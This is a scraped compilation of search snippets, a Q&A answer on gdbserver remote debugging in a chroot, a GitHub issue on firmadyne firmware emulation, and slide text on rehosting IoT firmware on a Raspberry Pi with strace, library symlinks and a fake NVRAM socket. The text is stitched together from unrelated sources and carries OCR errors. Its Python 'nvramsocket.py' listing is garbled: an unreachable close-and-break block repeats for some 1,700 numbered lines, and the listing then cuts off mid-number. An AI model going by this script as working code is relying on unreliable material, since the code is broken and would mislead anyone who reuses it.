<https://www.sourceware.org/gdb/onlinedocs/gdb.html> ▾  
This is the Tenth Edition, of Debugging with GDB: the GNU Source-Level ..... (gdb) catch syscall  
chroot Catchpoint 1 (syscall 'chroot' [61]) (gdb) r Starting ...  
Getting In and Out of GDB - GDB Commands - Running Programs Under ...

gdb / x86\_64 / chroot friendly debugger launch ... | NXP Community  
<https://community.nxp.com/thread/425764> ▾  
1 post  
gdb / x86\_64 / chroot friendly debugger launch script. Discussion created by lpcware\_Employee on Jun 15, 2016. Latest reply on Jun 15, 2016 by lpcware.  
gdb / x86\_64 / chroot friendly debugger launch script. Discussion created by lpcware\_Employee on Jun 15, 2016. Latest reply on Jun 15, 2016 by lpcware.

C::B debugging, but gdb/gcc in chroot? - Code::Blocks  
[forums.codeblocks.org](http://forums.codeblocks.org/t/user-forums-using-code-blocks/10) ▾ User forums ▾ Using Code::Blocks ▾  
Jun 21, 2007 - Hi all, I've got a question about using gdb to debug chrooted executables. In detail: I'm running Gentoo with gcc 4.2.0 (for which there is no gdc ...

Tinkering Is Fun: Debugging non-native programs with QEMU + GDB  
[tinkering-is-fun.blogspot.com/2009/09/debugging-non-native-programs-with-qemu.html](http://tinkering-is-fun.blogspot.com/2009/09/debugging-non-native-programs-with-qemu.html) ▾  
Dec 14, 2009 - Debugging non-native programs with QEMU + GDB ... curious enough, you might have tried running GDB within your (say) ARM Debian chroot.

Debugging firmware images that aren't successfully emulated · Issue ...  
<https://github.com/firmadyne/firmadyne/issues/46> ▾  
Apr 28, 2017 - I've set up a bind mount of the /proc inside the chroot because gdb complained that it wasn't able to read the proc entry of the pid that was ...

1 Answer

active oldest votes

You can use remote debugging:  
In the `chroot` you need just your usual runtime plus the program `gdbserver`. Then run:  
`chroot$ gdbserver :8888 myprogram`  
In the development environment, from the source directory you run `gdb` and connect it to the server  
`$ gdb myprogram  
(gdb) target remote :8888`  
And you can start debugging.  
I like to do `br main` before `continue` because the debugger will be stopped in `_start`, too early to be useful.  
PS: Be aware of the security concerns when using remote debugging, as the 8888 is a listening TCP port.

## Debugging firmware images that aren't successfully emulated #46

Closed prashast opened this issue on Apr 29, 2017 · 11 comments



prashast commented on Apr 29, 2017

Hey @ddcc , I had a question regarding the debugging framework for binaries that aren't successfully emulated. I wanted to remotely debug a web server binary that was running as a part of the emulation but I was having trouble connecting to the gdb stub that I was running in QEMU. Do you have any pointers on as to how you go about debugging these binaries?



ddcc commented on Apr 29, 2017

Unfortunately, debugging system-mode QEMU is a pain, so I try to avoid it, and substitute with workarounds when possible. There's a discussion of this in the comments for issue #28 : #28 (comment), and in the next few comments.

Aside from using QEMU's built-in stubs for system-mode emulation, another approach is to use `sysctl -w kernel.gdb_stubs=1` to enable QEMU's GDB stub for the target, and run it inside the emulator attached to the binary of interest. Of course, you'll need a cross-compile toolchain, which can also be difficult to get hold of; you can either build it from scratch using e.g. buildroot, or attempt to find GPL sources and look for a toolchain in there. Alternatively, if the platform is popular enough, you can usually find pre-compiled binaries online. Also, if you have access to IDA Pro, it comes with its own pre-compiled debug stubs (not GDB-compatible) in the install directory.

Running without chroot

## **Classic Case: File Not Found**

# Now You See It

We found you

```
root@rpi3:/opt/| ./bin/bash  
./bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreted /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d371f5b0, stripped
```

We Missed You

```
chdir("/") = 0  
execve("/bin/bash", ["bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or directory)  
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|O_NOFOLLOW) = -1 ENOENT (No such file or directory)  
write(2, "chroot: ", 8chroot: ) = 8  
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33  
write(2, ": No such file or directory", 27: No such file or directory) = 27  
write(2, "\n", 1  
) = 1  
close(1) = 0  
close(2) = 0  
exit_group(127) = ?
```

# The Answer

We found you

```
root@rpi3:/opt/| ./bin/bash /lib64# file .../bin/bash  
.../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreted /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d371f5b0, stripped
```

We Missed You

```
chdir("/") = 0  
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or directory)  
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|O_NOFOLLOW) = -1 ENOENT (No such file or directory)  
write(2, "chroot: ", 8chroot: ) = 8  
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33  
write(2, ": No such file or directory", 27: No such file or directory) = 27  
write(2, "\n", 1  
) = 1  
close(1) = 0  
close(2) = 0  
exit_group(127) = ?
```

## **The missing .SO and binary Issue**

# Out from chroot, we need feeding

```
[pid 2680] close(4) = 0
[pid 2680] write(1, "<dhcpc script>no udhcpc pid can be killed, but udhcpc id is ", 60) = 60
[pid 2680] newfstatat(AT_FDCWD, "/usr/local/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/local/bin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/bin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/bin/ps", {st_mode=S_IFREG|0755, st_size=535832, ...}, 0) = 0
[pid 2680] pipe2([4, 7], 0) = 0
[pid 2680] clone(strace: Process 2681 attached
```

```
Usage: unzip [-lnopq] FILE[.zip] [FILE]... [-x FILE...] [-d DIR]
root@aarch64:/opt/ [REDACTED]# ln -s busybox.nosuid unzip
root@aarch64:/opt/ [REDACTED]# ./busybox.nosuid sync
root@aarch64:/opt/ [REDACTED]# ./busybox.nosuid syn
syn: applet not found
root@aarch64:/opt/ [REDACTED]# ln -s busybox.nosuid sync
root@aarch64:/opt/ [REDACTED]#
```

```
root@ [REDACTED]# ln -s libgnutls.so.30.9.0 libgnutls.so.30
root@ [REDACTED]# ln -s libidn.so.11.6.16 libidn.so.11
root@ [REDACTED]# ln -s libnettle.so.6.2 libnettle.so.6
root@ [REDACTED]# ln -s libhogweed.so.4.2 libhogweed.so.4
root@ [REDACTED]# ln -s libgmp.so.10.3.1 libgmp.so.10
root@ [REDACTED]# ln -s libpcre.so.1.2.7 libpcre.so.1
root@ [REDACTED]# ln -s libexpat.so.1.6.2 libexpat.so.1
root@ [REDACTED]#
```

Feeding all the required so and binary with “ln –s”

# Out from chroot, we need feeding

```
bash-3.2# /usr/bin/appmainprog
<appmain>*****
<appmain>child process id is 3931
<appmain>Appcliation Init Begin
<appmain>Audio Mas process Init
[Aud][PPC] AudioPPCControl constructor
[Aud][PPC] AudioPPCControl getInstance
[Aud][PPC] AudioPPCControl freeInstance
[Aud][PPC] AudioPPCControl destructor
[Aud][PPC][deInit] PPC deinit begin.
[Aud][PPC][ppcStructUnalloc] ppc_destroy_info begin.
Segmentation fault
bash-3.2#
```

```
close(3) = 0
write(1, "<appmain>Appcliation Init Begin\n", 32<appmain>Appcliation Init Begin
) = 32
write(1, "<appmain>Audio Mas process Init\n", 32<appmain>Audio Mas process Init
) = 32
umask(000) = 022
faccessat(AT_FDCWD, "/data/log_all", F_OK) = -1 ENOENT (No such file or directory)
socket(AF_UNIX, SOCK_DGRAM|SOCK_CLOEXEC, 0) = 3
connect(3, {sa_family=AF_UNIX, sun_path="/dev/log"}, 110) = -1 ENOENT (No such file or directory)
close(3) = 0
write(1, "[Aud][PPC] AudioPPCControl constructor\n", 39[Aud][PPC] AudioPPCControl constructor
) = 39
write(1, "[Aud][PPC] AudioPPCControl getInstance\n", 39[Aud][PPC] AudioPPCControl getInstance
) = 39
faccessat(AT_FDCWD, "/tmp/ppcfifo", F_OK) = -1 ENOENT (No such file or directory)
fopen("/tmp/ppcfifo", "w", S_IFIFO|0777) = -1 ENOENT (No such file or directory)
```

Classical file not found error

“segfault” without clear error. strace come to rescue

# **The Secretive NVRAM**

# Dark Side of NVRAM

ask for nvram info

Relationship between main binary is so intimate, but in actual fact. Is just a hit and run

reply with  
nvram info

```
root@rpi3:/opt/[REDACTED]# strace -f -s 256 chroot /opt/[REDACTED]
/abc 2>&1
^Croot@rpi3:/opt/[REDACTED]# ^C
root@rpi3:/opt/[REDACTED]# ^C
root@rpi3:/opt/[REDACTED]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", 0_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", 0_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dingdongmini2#
```

## interactor

Dark Side of the main process, we ignore and con't to next step

```
[pid 3088] close(5) = 0
[pid 3088] write(1, "[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed\n", 64[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed
) = 64
[pid 3088] write(1, "<AST>[RegisterCmdHandler:113]:Cmd [22] Registered Handler!\n", 59<AST>[Register
```

# A Fake NVRAM

```
root@rpi3:/opt/[REDACTED]# strace -f -s 256 chroot /opt/[REDACTED] /usr/bin/appmainprog  
/abc 2>&1  
^Croot@rpi3:/opt/[REDACTED]# ^C  
root@rpi3:/opt/[REDACTED]# ^C  
root@rpi3:/opt/[REDACTED]# cat /tmp/abc | grep nvram  
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3  
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3  
root@rpi3:/opt/dinadonmini2#
```

## ask for nvram info

IF interactor is the medium,  
can we fake it ?

reply with  
nyram.info

## interactor

## Custom Interactor<sup>36</sup>

```
nvramsocket.py 2.4 KB
```

```
1 #!/usr/bin/python
2
3
4
5                                     'ram and httpd and othe
6 # so far only httpd works will find out more'
7
8 import socket
9 import sys
10 import os
11
12 server_address = '/tmp/fm_socket'
13 data = ''
14
15 # Make sure the socket does not already exist
16 try:
17     os.unlink(server_address)
18 except OSError:
19     if os.path.exists(server_address):
20         raise
21
22 # Create a UDS socket
23 sock = socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
24 # Bind the socket to the port
25 print >>sys.stderr, 'starting up on %s' % server_address
26 sock.bind(server_address)
27
28 # Listen for incoming connections
29 sock.listen(1)
30
31 while True:
32     # Wait for a connection
33     #print >>sys.stderr, 'waiting for a connection'
34     connection, client_address = sock.accept()
35     try:
36         #print >>sys.stderr, 'connection from', client_address
37         while True:
38             data += connection.recv(1024)
39             data = str(data)
40             #data = data.decode('utf-8')
41
42             if data == 'quit':
43                 connection.close()
44                 break
45
46             print data
47
48             if len(data) < 1024:
49                 break
50
51             connection.sendall(data)
52
53             if len(data) < 1024:
54                 break
55
56             connection.close()
57
58             break
59
60             if len(data) < 1024:
61                 break
62
63             connection.close()
64
65             break
66
67             if len(data) < 1024:
68                 break
69
70             connection.close()
71
72             break
73
74             if len(data) < 1024:
75                 break
76
77             connection.close()
78
79             break
80
81             if len(data) < 1024:
82                 break
83
84             connection.close()
85
86             break
87
88             if len(data) < 1024:
89                 break
90
91             connection.close()
92
93             break
94
95             if len(data) < 1024:
96                 break
97
98             connection.close()
99
100            break
101
102            if len(data) < 1024:
103                break
104
105            connection.close()
106
107            break
108
109            if len(data) < 1024:
110                break
111
112            connection.close()
113
114            break
115
116            if len(data) < 1024:
117                break
118
119            connection.close()
120
121            break
122
123            if len(data) < 1024:
124                break
125
126            connection.close()
127
128            break
129
130            if len(data) < 1024:
131                break
132
133            connection.close()
134
135            break
136
137            if len(data) < 1024:
138                break
139
140            connection.close()
141
142            break
143
144            if len(data) < 1024:
145                break
146
147            connection.close()
148
149            break
150
151            if len(data) < 1024:
152                break
153
154            connection.close()
155
156            break
157
158            if len(data) < 1024:
159                break
160
161            connection.close()
162
163            break
164
165            if len(data) < 1024:
166                break
167
168            connection.close()
169
170            break
171
172            if len(data) < 1024:
173                break
174
175            connection.close()
176
177            break
178
179            if len(data) < 1024:
180                break
181
182            connection.close()
183
184            break
185
186            if len(data) < 1024:
187                break
188
189            connection.close()
190
191            break
192
193            if len(data) < 1024:
194                break
195
196            connection.close()
197
198            break
199
200            if len(data) < 1024:
201                break
202
203            connection.close()
204
205            break
206
207            if len(data) < 1024:
208                break
209
210            connection.close()
211
212            break
213
214            if len(data) < 1024:
215                break
216
217            connection.close()
218
219            break
220
221            if len(data) < 1024:
222                break
223
224            connection.close()
225
226            break
227
228            if len(data) < 1024:
229                break
230
231            connection.close()
232
233            break
234
235            if len(data) < 1024:
236                break
237
238            connection.close()
239
240            break
241
242            if len(data) < 1024:
243                break
244
245            connection.close()
246
247            break
248
249            if len(data) < 1024:
250                break
251
252            connection.close()
253
254            break
255
256            if len(data) < 1024:
257                break
258
259            connection.close()
260
261            break
262
263            if len(data) < 1024:
264                break
265
266            connection.close()
267
268            break
269
270            if len(data) < 1024:
271                break
272
273            connection.close()
274
275            break
276
277            if len(data) < 1024:
278                break
279
280            connection.close()
281
282            break
283
284            if len(data) < 1024:
285                break
286
287            connection.close()
288
289            break
290
291            if len(data) < 1024:
292                break
293
294            connection.close()
295
296            break
297
298            if len(data) < 1024:
299                break
300
301            connection.close()
302
303            break
304
305            if len(data) < 1024:
306                break
307
308            connection.close()
309
310            break
311
312            if len(data) < 1024:
313                break
314
315            connection.close()
316
317            break
318
319            if len(data) < 1024:
320                break
321
322            connection.close()
323
324            break
325
326            if len(data) < 1024:
327                break
328
329            connection.close()
330
331            break
332
333            if len(data) < 1024:
334                break
335
336            connection.close()
337
338            break
339
340            if len(data) < 1024:
341                break
342
343            connection.close()
344
345            break
346
347            if len(data) < 1024:
348                break
349
350            connection.close()
351
352            break
353
354            if len(data) < 1024:
355                break
356
357            connection.close()
358
359            break
360
361            if len(data) < 1024:
362                break
363
364            connection.close()
365
366            break
367
368            if len(data) < 1024:
369                break
370
371            connection.close()
372
373            break
374
375            if len(data) < 1024:
376                break
377
378            connection.close()
379
380            break
381
382            if len(data) < 1024:
383                break
384
385            connection.close()
386
387            break
388
389            if len(data) < 1024:
390                break
391
392            connection.close()
393
394            break
395
396            if len(data) < 1024:
397                break
398
399            connection.close()
400
401            break
402
403            if len(data) < 1024:
404                break
405
406            connection.close()
407
408            break
409
410            if len(data) < 1024:
411                break
412
413            connection.close()
414
415            break
416
417            if len(data) < 1024:
418                break
419
420            connection.close()
421
422            break
423
424            if len(data) < 1024:
425                break
426
427            connection.close()
428
429            break
430
431            if len(data) < 1024:
432                break
433
434            connection.close()
435
436            break
437
438            if len(data) < 1024:
439                break
440
441            connection.close()
442
443            break
444
445            if len(data) < 1024:
446                break
447
448            connection.close()
449
450            break
451
452            if len(data) < 1024:
453                break
454
455            connection.close()
456
457            break
458
459            if len(data) < 1024:
460                break
461
462            connection.close()
463
464            break
465
466            if len(data) < 1024:
467                break
468
469            connection.close()
470
471            break
472
473            if len(data) < 1024:
474                break
475
476            connection.close()
477
478            break
479
480            if len(data) < 1024:
481                break
482
483            connection.close()
484
485            break
486
487            if len(data) < 1024:
488                break
489
490            connection.close()
491
492            break
493
494            if len(data) < 1024:
495                break
496
497            connection.close()
498
499            break
500
501            if len(data) < 1024:
502                break
503
504            connection.close()
505
506            break
507
508            if len(data) < 1024:
509                break
510
511            connection.close()
512
513            break
514
515            if len(data) < 1024:
516                break
517
518            connection.close()
519
520            break
521
522            if len(data) < 1024:
523                break
524
525            connection.close()
526
527            break
528
529            if len(data) < 1024:
530                break
531
532            connection.close()
533
534            break
535
536            if len(data) < 1024:
537                break
538
539            connection.close()
540
541            break
542
543            if len(data) < 1024:
544                break
545
546            connection.close()
547
548            break
549
550            if len(data) < 1024:
551                break
552
553            connection.close()
554
555            break
556
557            if len(data) < 1024:
558                break
559
560            connection.close()
561
562            break
563
564            if len(data) < 1024:
565                break
566
567            connection.close()
568
569            break
570
571            if len(data) < 1024:
572                break
573
574            connection.close()
575
576            break
577
578            if len(data) < 1024:
579                break
580
581            connection.close()
582
583            break
584
585            if len(data) < 1024:
586                break
587
588            connection.close()
589
590            break
591
592            if len(data) < 1024:
593                break
594
595            connection.close()
596
597            break
598
599            if len(data) < 1024:
600                break
601
602            connection.close()
603
604            break
605
606            if len(data) < 1024:
607                break
608
609            connection.close()
610
611            break
612
613            if len(data) < 1024:
614                break
615
616            connection.close()
617
618            break
619
620            if len(data) < 1024:
621                break
622
623            connection.close()
624
625            break
626
627            if len(data) < 1024:
628                break
629
630            connection.close()
631
632            break
633
634            if len(data) < 1024:
635                break
636
637            connection.close()
638
639            break
640
641            if len(data) < 1024:
642                break
643
644            connection.close()
645
646            break
647
648            if len(data) < 1024:
649                break
650
651            connection.close()
652
653            break
654
655            if len(data) < 1024:
656                break
657
658            connection.close()
659
660            break
661
662            if len(data) < 1024:
663                break
664
665            connection.close()
666
667            break
668
669            if len(data) < 1024:
670                break
671
672            connection.close()
673
674            break
675
676            if len(data) < 1024:
677                break
678
679            connection.close()
680
681            break
682
683            if len(data) < 1024:
684                break
685
686            connection.close()
687
688            break
689
690            if len(data) < 1024:
691                break
692
693            connection.close()
694
695            break
696
697            if len(data) < 1024:
698                break
699
700            connection.close()
701
702            break
703
704            if len(data) < 1024:
705                break
706
707            connection.close()
708
709            break
710
711            if len(data) < 1024:
712                break
713
714            connection.close()
715
716            break
717
718            if len(data) < 1024:
719                break
720
721            connection.close()
722
723            break
724
725            if len(data) < 1024:
726                break
727
728            connection.close()
729
730            break
731
732            if len(data) < 1024:
733                break
734
735            connection.close()
736
737            break
738
739            if len(data) < 1024:
740                break
741
742            connection.close()
743
744            break
745
746            if len(data) < 1024:
747                break
748
749            connection.close()
750
751            break
752
753            if len(data) < 1024:
754                break
755
756            connection.close()
757
758            break
759
760            if len(data) < 1024:
761                break
762
763            connection.close()
764
765            break
766
767            if len(data) < 1024:
768                break
769
770            connection.close()
771
772            break
773
774            if len(data) < 1024:
775                break
776
777            connection.close()
778
779            break
780
781            if len(data) < 1024:
782                break
783
784            connection.close()
785
786            break
787
788            if len(data) < 1024:
789                break
790
791            connection.close()
792
793            break
794
795            if len(data) < 1024:
796                break
797
798            connection.close()
799
800            break
801
802            if len(data) < 1024:
803                break
804
805            connection.close()
806
807            break
808
809            if len(data) < 1024:
810                break
811
812            connection.close()
813
814            break
815
816            if len(data) < 1024:
817                break
818
819            connection.close()
820
821            break
822
823            if len(data) < 1024:
824                break
825
826            connection.close()
827
828            break
829
830            if len(data) < 1024:
831                break
832
833            connection.close()
834
835            break
836
837            if len(data) < 1024:
838                break
839
840            connection.close()
841
842            break
843
844            if len(data) < 1024:
845                break
846
847            connection.close()
848
849            break
850
851            if len(data) < 1024:
852                break
853
854            connection.close()
855
856            break
857
858            if len(data) < 1024:
859                break
860
861            connection.close()
862
863            break
864
865            if len(data) < 1024:
866                break
867
868            connection.close()
869
870            break
871
872            if len(data) < 1024:
873                break
874
875            connection.close()
876
877            break
878
879            if len(data) < 1024:
880                break
881
882            connection.close()
883
884            break
885
886            if len(data) < 1024:
887                break
888
889            connection.close()
890
891            break
892
893            if len(data) < 1024:
894                break
895
896            connection.close()
897
898            break
899
900            if len(data) < 1024:
901                break
902
903            connection.close()
904
905            break
906
907            if len(data) < 1024:
908                break
909
910            connection.close()
911
912            break
913
914            if len(data) < 1024:
915                break
916
917            connection.close()
918
919            break
920
921            if len(data) < 1024:
922                break
923
924            connection.close()
925
926            break
927
928            if len(data) < 1024:
929                break
930
931            connection.close()
932
933            break
934
935            if len(data) < 1024:
936                break
937
938            connection.close()
939
940            break
941
942            if len(data) < 1024:
943                break
944
945            connection.close()
946
947            break
948
949            if len(data) < 1024:
950                break
951
952            connection.close()
953
954            break
955
956            if len(data) < 1024:
957                break
958
959            connection.close()
960
961            break
962
963            if len(data) < 1024:
964                break
965
966            connection.close()
967
968            break
969
970            if len(data) < 1024:
971                break
972
973            connection.close()
974
975            break
976
977            if len(data) < 1024:
978                break
979
980            connection.close()
981
982            break
983
984            if len(data) < 1024:
985                break
986
987            connection.close()
988
989            break
990
991            if len(data) < 1024:
992                break
993
994            connection.close()
995
996            break
997
998            if len(data) < 1024:
999                break
1000
1001            connection.close()
1002
1003            break
1004
1005            if len(data) < 1024:
1006                break
1007
1008            connection.close()
1009
1010            break
1011
1012            if len(data) < 1024:
1013                break
1014
1015            connection.close()
1016
1017            break
1018
1019            if len(data) < 1024:
1020                break
1021
1022            connection.close()
1023
1024            break
1025
1026            if len(data) < 1024:
1027                break
1028
1029            connection.close()
1030
1031            break
1032
1033            if len(data) < 1024:
1034                break
1035
1036            connection.close()
1037
1038            break
1039
1040            if len(data) < 1024:
1041                break
1042
1043            connection.close()
1044
1045            break
1046
1047            if len(data) < 1024:
1048                break
1049
1050            connection.close()
1051
1052            break
1053
1054            if len(data) < 1024:
1055                break
1056
1057            connection.close()
1058
1059            break
1060
1061            if len(data) < 1024:
1062                break
1063
1064            connection.close()
1065
1066            break
1067
1068            if len(data) < 1024:
1069                break
1070
1071            connection.close()
1072
1073            break
1074
1075            if len(data) < 1024:
1076                break
1077
1078            connection.close()
1079
1080            break
1081
1082            if len(data) < 1024:
1083                break
1084
1085            connection.close()
1086
1087            break
1088
1089            if len(data) < 1024:
1090                break
1091
1092            connection.close()
1093
1094            break
1095
1096            if len(data) < 1024:
1097                break
1098
1099            connection.close()
1100
1101            break
1102
1103            if len(data) < 1024:
1104                break
1105
1106            connection.close()
1107
1108            break
1109
1110            if len(data) < 1024:
1111                break
1112
1113            connection.close()
1114
1115            break
1116
1117            if len(data) < 1024:
1118                break
1119
1120            connection.close()
1121
1122            break
1123
1124            if len(data) < 1024:
1125                break
1126
1127            connection.close()
1128
1129            break
1130
1131            if len(data) < 1024:
1132                break
1133
1134            connection.close()
1135
1136            break
1137
1138            if len(data) < 1024:
1139                break
1140
1141            connection.close()
1142
1143            break
1144
1145            if len(data) < 1024:
1146                break
1147
1148            connection.close()
1149
1150            break
1151
1152            if len(data) < 1024:
1153                break
1154
1155            connection.close()
1156
1157            break
1158
1159            if len(data) < 1024:
1160                break
1161
1162            connection.close()
1163
1164            break
1165
1166            if len(data) < 1024:
1167                break
1168
1169            connection.close()
1170
1171            break
1172
1173            if len(data) < 1024:
1174                break
1175
1176            connection.close()
1177
1178            break
1179
1180            if len(data) < 1024:
1181                break
1182
1183            connection.close()
1184
1185            break
1186
1187            if len(data) < 1024:
1188                break
1189
1190            connection.close()
1191
1192            break
1193
1194            if len(data) < 1024:
1195                break
1196
1197            connection.close()
1198
1199            break
1200
1201            if len(data) < 1024:
1202                break
1203
1204            connection.close()
1205
1206            break
1207
1208            if len(data) < 1024:
1209                break
1210
1211            connection.close()
1212
1213            break
1214
1215            if len(data) < 1024:
1216                break
1217
1218            connection.close()
1219
1220            break
1221
1222            if len(data) < 1024:
1223                break
1224
1225            connection.close()
1226
1227            break
1228
1229            if len(data) < 1024:
1230                break
1231
1232            connection.close()
1233
1234            break
1235
1236            if len(data) < 1024:
1237                break
1238
1239            connection.close()
1240
1241            break
1242
1243            if len(data) < 1024:
1244                break
1245
1246            connection.close()
1247
1248            break
1249
1250            if len(data) < 1024:
1251                break
1252
1253            connection.close()
1254
1255            break
1256
1257            if len(data) < 1024:
1258                break
1259
1260            connection.close()
1261
1262            break
1263
1264            if len(data) < 1024:
1265                break
1266
1267            connection.close()
1268
1269            break
1270
1271            if len(data) < 1024:
1272                break
1273
1274            connection.close()
1275
1276            break
1277
1278            if len(data) < 1024:
1279                break
1280
1281            connection.close()
1282
1283            break
1284
1285            if len(data) < 1024:
1286                break
1287
1288            connection.close()
1289
1290            break
1291
1292            if len(data) < 1024:
1293                break
1294
1295            connection.close()
1296
1297            break
1298
1299            if len(data) < 1024:
1300                break
1301
1302            connection.close()
1303
1304            break
1305
1306            if len(data) < 1024:
1307                break
1308
1309            connection.close()
1310
1311            break
1312
1313            if len(data) < 1024:
1314                break
1315
1316            connection.close()
1317
1318            break
1319
1320            if len(data) < 1024:
1321                break
1322
1323            connection.close()
1324
1325            break
1326
1327            if len(data) < 1024:
1328                break
1329
1330            connection.close()
1331
1332            break
1333
1334            if len(data) < 1024:
1335                break
1336
1337            connection.close()
1338
1339            break
1340
1341            if len(data) < 1024:
1342                break
1343
1344            connection.close()
1345
1346            break
1347
1348            if len(data) < 1024:
1349                break
1350
1351            connection.close()
1352
1353            break
1354
1355            if len(data) < 1024:
1356                break
1357
1358            connection.close()
1359
1360            break
1361
1362            if len(data) < 1024:
1363                break
1364
1365            connection.close()
1366
1367            break
1368
1369            if len(data) < 1024:
1370                break
1371
1372            connection.close()
1373
1374            break
1375
1376            if len(data) < 1024:
1377                break
1378
1379            connection.close()
1380
1381            break
1382
1383            if len(data) < 1024:
1384                break
1385
1386            connection.close()
1387
1388            break
1389
1390            if len(data) < 1024:
1391                break
1392
1393            connection.close()
1394
1395            break
1396
1397            if len(data) < 1024:
1398                break
1399
1400            connection.close()
1401
1402            break
1403
1404            if len(data) < 1024:
1405                break
1406
1407            connection.close()
1408
1409            break
1410
1411            if len(data) < 1024:
1412                break
1413
1414            connection.close()
1415
1416            break
1417
1418            if len(data) < 1024:
1419                break
1420
1421            connection.close()
1422
1423            break
1424
1425            if len(data) < 1024:
1426                break
1427
1428            connection.close()
1429
1430            break
1431
1432            if len(data) < 1024:
1433                break
1434
1435            connection.close()
1436
1437            break
1438
1439            if len(data) < 1024:
1440                break
1441
1442            connection.close()
1443
1444            break
1445
1446            if len(data) < 1024:
1447                break
1448
1449            connection.close()
1450
1451            break
1452
1453            if len(data) < 1024:
1454                break
1455
1456            connection.close()
1457
1458            break
1459
1460            if len(data) < 1024:
1461                break
1462
1463            connection.close()
1464
1465            break
1466
1467            if len(data) < 1024:
1468                break
1469
1470            connection.close()
1471
1472            break
1473
1474            if len(data) < 1024:
1475                break
1476
1477            connection.close()
1478
1479            break
1480
1481            if len(data) < 1024:
1482                break
1483
1484            connection.close()
1485
1486            break
1487
1488            if len(data) < 1024:
1489                break
1490
1491            connection.close()
1492
1493            break
1494
1495            if len(data) < 1024:
1496                break
1497
1498            connection.close()
1499
1500            break
1501
1502            if len(data) < 1024:
1503                break
1504
1505            connection.close()
1506
1507            break
1508
1509            if len(data) < 1024:
1510                break
1511
1512            connection.close()
1513
1514            break
1515
1516            if len(data) < 1024:
1517                break
1518
1519            connection.close()
1520
1521            break
1522
1523            if len(data) < 1024:
1524                break
1525
1526            connection.close()
1527
1528            break
1529
1530            if len(data) < 1024:
1531                break
1532
1533            connection.close()
1534
1535            break
1536
1537            if len(data) < 1024:
1538                break
1539
1540            connection.close()
1541
1542            break
1543
1544            if len(data) < 1024:
1545                break
1546
1547            connection.close()
1548
1549            break
1550
1551            if len(data) < 1024:
1552                break
1553
1554            connection.close()
1555
1556            break
1557
1558            if len(data) < 1024:
1559                break
1560
1561            connection.close()
1562
1563            break
1564
1565            if len(data) < 1024:
1566                break
1567
1568            connection.close()
1569
1570            break
1571
1572            if len(data) < 1024:
1573                break
1574
1575            connection.close()
1576
1577            break
1578
1579            if len(data) < 1024:
1580                break
1581
1582            connection.close()
1583
1584            break
1585
1586            if len(data) < 1024:
1587                break
1588
1589            connection.close()
1590
1591            break
1592
1593            if len(data) < 1024:
1594                break
1595
1596            connection.close()
1597
1598            break
1599
1600            if len(data) < 1024:
1601                break
1602
1603            connection.close()
1604
1605            break
1606
1607            if len(data) < 1024:
1608                break
1609
1610            connection.close()
1611
1612            break
1613
1614            if len(data) < 1024:
1615                break
1616
1617            connection.close()
1618
1619            break
1620
1621            if len(data) < 1024:
1622                break
1623
1624            connection.close()
1625
1626            break
1627
1628            if len(data) < 1024:
1629                break
1630
1631            connection.close()
1632
1633            break
1634
1635            if len(data) < 1024:
1636                break
1637
1638            connection.close()
1639
1640            break
1641
1642            if len(data) < 1024:
1643                break
1644
1645            connection.close()
1646
1647            break
1648
1649            if len(data) < 1024:
1650                break
1651
1652            connection.close()
1653
1654            break
1655
1656            if len(data) < 1024:
1657                break
1658
1659            connection.close()
1660
1661            break
1662
1663            if len(data) < 1024:
1664                break
1665
1666            connection.close()
1667
1668            break
1669
1670            if len(data) < 1024:
1671                break
1672
1673            connection.close()
1674
1675            break
1676
1677            if len(data) < 1024:
1678                break
1679
1680            connection.close()
1681
1682            break
1683
1684            if len(data) < 1024:
1685                break
1686
1687            connection.close()
1688
1689            break
1690
1691            if len(data) < 1024:
1692                break
1693
1694            connection.close()
1695
1696            break
1697
1698            if len(data) < 1024:
1699                break
170
```

# Wireless Device

# Faking wpa\_supplicant

```
[WIFI_MW] Current PID=808

[WIFI_MW]
control interface dir: /tmp/wpa_supplicant/
wpa control client path: /tmp/wpa_supplicant/wpa_ctrl_808
wpa monitor client path: /tmp/wpa_supplicant/wpa_moni_808
p2p control client path: /tmp/wpa_supplicant/p2p_ctrl_808
p2p monitor client path: /tmp/wpa_supplicant/p2p_moni_808

[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 11, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_ct
